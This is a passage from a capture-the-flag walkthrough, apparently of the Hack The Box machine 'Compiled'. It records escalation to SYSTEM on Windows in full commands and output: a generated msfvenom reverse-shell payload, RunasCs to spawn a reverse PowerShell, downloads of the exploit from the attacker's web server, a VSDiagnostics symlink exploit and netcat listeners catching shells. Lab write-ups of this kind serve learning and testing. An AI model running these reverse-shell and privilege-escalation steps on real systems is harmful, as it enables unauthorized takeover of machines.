*Evil-WinRM* PS C:\Users\Emily> upload Expl.exe

Info: Uploading /home/kali/Desktop/Expl.exe to C:\Users\Emily\Expl.exe

Data: 223912 bytes of 223912 bytes copied

Info: Upload successful!
When trying to get the exploit to run I was not having luck and spent quite a time trying to get it to work. Eventually I came across another POC that worked much better. I followed along with the instructions, creating a new reverse shell payload.
┌──(kali㉿JacobKrellTBGKali)-[~/Desktop]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.68 LPORT=443 EXITFUNC=thread -f exe -a x86 --platform windows -o payload.exe
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe
Then we need to upload RunasCs.exe using Evil-winrm and use it to get a session as Emily with the correct privileges.
*Evil-WinRM* PS C:\Users\Emily> .\RunasCs.exe emily 12345678 powershell.exe -r 10.10.14.68:42069

┌──(kali㉿Kali)-[~/Desktop]
└─$ nc -lvnp 42069
listening on [any] 42069 ...
connect to [10.10.14.68] from (UNKNOWN) [10.10.11.26] 62437
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> whoami
whoami
compiled\emily
Then start a python web server to upload the files.
┌──(kali㉿Kali)-[~/Desktop]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.26 - - [05/Aug/2024 17:22:52] "GET /Expl.exe HTTP/1.1" 200 -
10.10.11.26 - - [05/Aug/2024 17:23:38] "GET /payload.exe HTTP/1.1" 200 -
And follow along with the rest of the steps as listed on the github.
PS C:\Windows\system32> mkdir c:\exploit

Directory: C:\

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          8/5/2024  11:22 PM                exploit

PS C:\Windows\system32> wget 10.10.14.68/payload.exe -O c:\exploit\payload.exe
PS C:\Windows\system32> wget 10.10.14.68/Expl.exe -O c:\exploit\Expl.exe

PS C:\Windows\system32> $VSDiagnostics = get-item "C:\*\Microsoft Visual Studio\*\Community\Team Tools\DiagnosticsHub\Collector\VSDiagnostics.exe" | select -last 1

PS C:\Windows\system32> c:\exploit\Expl.exe $VSDiagnostics.FullName "c:\exploit\payload.exe"
[+] VSDiagnostics: C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\Team Tools\DiagnosticsHub\Collector\VSDiagnostics.exe
[+] Payload: c:\exploit\payload.exe
[+] Junction \\?\C:\4f7bedd8-df16-4d1d-bc7b-fa2992445df7 -> \??\C:\ad6771a4-5ec3-411e-a6ef-5d0ad85d49ae created!
[+] Symlink Global\GLOBALROOT\RPC Control\Report.0197E42F-003D-4F91-A845-6404CF289E84.diagsession -> \??\C:\Programdata created!
[+] Junction \\?\C:\4f7bedd8-df16-4d1d-bc7b-fa2992445df7 -> \RPC Control created!
[+] Junction \\?\C:\4f7bedd8-df16-4d1d-bc7b-fa2992445df7 -> \??\C:\ad6771a4-5ec3-411e-a6ef-5d0ad85d49ae created!
[+] Symlink Global\GLOBALROOT\RPC Control\Report.0297E42F-003D-4F91-A845-6404CF289E84.diagsession -> \??\C:\Programdata\Microsoft created!
[+] Junction \\?\C:\4f7bedd8-df16-4d1d-bc7b-fa2992445df7 -> \RPC Control created!
[+] Persmissions successfully reseted!
[*] Starting WMI installer.
[*] Command to execute: C:\windows\system32\msiexec.exe /fa C:\windows\installer\8ad86.msi
[*] Oplock!
[+] File moved!
I Then catch a nt/system shell on my NC listener and can grab root.txt, completing the box.
┌──(kali㉿JacobKrellTBGKali)-[~/Desktop]
└─$ sudo nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.68] from (UNKNOWN) [10.10.11.26] 54171
Microsoft Windows [Version 10.0.19045.4651]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\ProgramData\Microsoft\VisualStudio\SetupWMI>whoami
nt authority\system

C:\Users\Administrator\Desktop>type root.txt
c167************************a5f2
Sounds about right to me. Congrats on completing Compiled fren
Additional Resources
Ippsec video walkthrough
0xdf writeup
0xdf.gitlab.io